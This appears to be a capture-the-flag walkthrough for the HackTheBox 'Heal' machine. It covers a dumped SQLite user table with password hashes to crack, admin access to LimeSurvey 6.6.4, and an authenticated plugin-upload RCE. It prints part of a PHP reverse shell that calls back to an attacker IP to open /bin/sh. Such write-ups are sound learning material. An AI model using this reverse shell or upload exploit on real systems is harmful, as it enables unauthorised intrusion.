
```
22
23 SQLite format 3@ .vÀã(ÒÈ}ã°T55Ktablear_internal_metadataar_internal_metadataCREATE TABLE "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)G[5indexsqlite_autoindex_ar_internal_metadata_1ar_internal_metadatax//tableschema_migrationsschema_migrationsCREATE TABLE "schema_migrations" ("version" varchar NOT NULL PRIMARY KEY)AU/indexsqlite_autoindex_schema_migrations_1schema_migrationsutableusersusersCREATE TABLE "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL, "fullname" varchar, "username" varchar, "is_admin"
```

Save the sqlite content and use sqlite3 filename .dump


```
└─$ sqlite3 dev.sqlite3 .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "token_blacklists" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "token" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datet
ime(6) NOT NULL);
CREATE TABLE IF NOT EXISTS "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest" varchar, "created_at" datetime(6) NOT NULL, "u
pdated_at" datetime(6) NOT NULL, "fullname" varchar, "username" varchar, "is_admin" boolean);
INSERT INTO users VALUES(1,'ralph@heal.htb','$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG','2024-09-27 07:49:31.614858','2024-09-27 07:49:31.614858','
Administrator','ralph',1);
INSERT INTO users VALUES(2,'neo@heal.htb','$2a$12$KadcbhqqCnsD.kXb/Do.UesoE6Ye6qpX8IOC10txqwI8axaX6pMAi','2025-05-19 11:29:03.608912','2025-05-19 11:29:03.608912','ne
o','neo',0);
INSERT INTO users VALUES(3,'abc@gmail.com','$2a$12$k9aGlCl8dcUQ3SBBgBcNFO.OO8USuhEO6yTt2tlO9S59zjiZrQjzG','2025-05-19 14:22:38.356352','2025-05-19 14:22:38.356352','a
bc def','abc',0);
CREATE TABLE IF NOT EXISTS "schema_migrations" ("version" varchar NOT NULL PRIMARY KEY);
INSERT INTO schema_migrations VALUES('20240702133115');
INSERT INTO schema_migrations VALUES('20240702131229');
INSERT INTO schema_migrations VALUES('20240702053125');
INSERT INTO schema_migrations VALUES('20240702032524');
INSERT INTO schema_migrations VALUES('20240701161836');
CREATE TABLE IF NOT EXISTS "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NO
T NULL);
INSERT INTO ar_internal_metadata VALUES('environment','development','2024-09-27 07:49:07.266676','2024-09-27 07:49:07.266679');
INSERT INTO ar_internal_metadata VALUES('schema_sha1','86dacdae5e53daf6a99cc195f85ec397dbaa71b5','2024-09-27 07:49:07.269048','2024-09-27 07:49:07.269049');
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('users',3);
COMMIT;
```


hashcat can crack it

With this cred, I can log in to heal.htb, but nothing special here





take-survey.heal.htb/admin brings me to the login page and I can login with the credential






Themes>Theme Editor>Extend shows .twig file and I can browse SSTI payload for twig






However, code injection returns an error




It does not allow these malicious commands


Main page shows lime survey version 6.6.4



I can find out lime survey 6.6.4 rce(https://github.com/TheRedP4nther/limesurvey-6.6.4-authenticated-rce) which works when I'm authenticated




Download the files and edit revshell.php(ip,port)




```
<?php$
$
set_time_limit (0);$
$ip = '10.10.16.81';  // CHANGE THIS$
$port = 9001;         // CHANGE THIS$
$chunk_size = 1400;$
$write_a = null;$
$error_a = null;$
$shell = '/bin/sh -i';$
$daemon = 0;$
$debug = 0;$
$
if (function_exists('pcntl_fork')) {$
    $pid = pcntl_fork();$
    if ($pid == -1) {$
        printit("ERROR: Can't fork");$
        exit(1);$
    }$
    if ($pid) {$
        exit(0);  // Parent exits$
    }$
$
    if (posix_setsid() == -1) {$
        printit("Error: Can't setsid()");$
        exit(1);$
    }$
$
    $daemon = 1;$
} else {$
```


I'll manually upload and run the file without using python automation


I can upload & install plugin here



zip config.xml, revshell.php, upload here, and browse the url









I get www-data shell

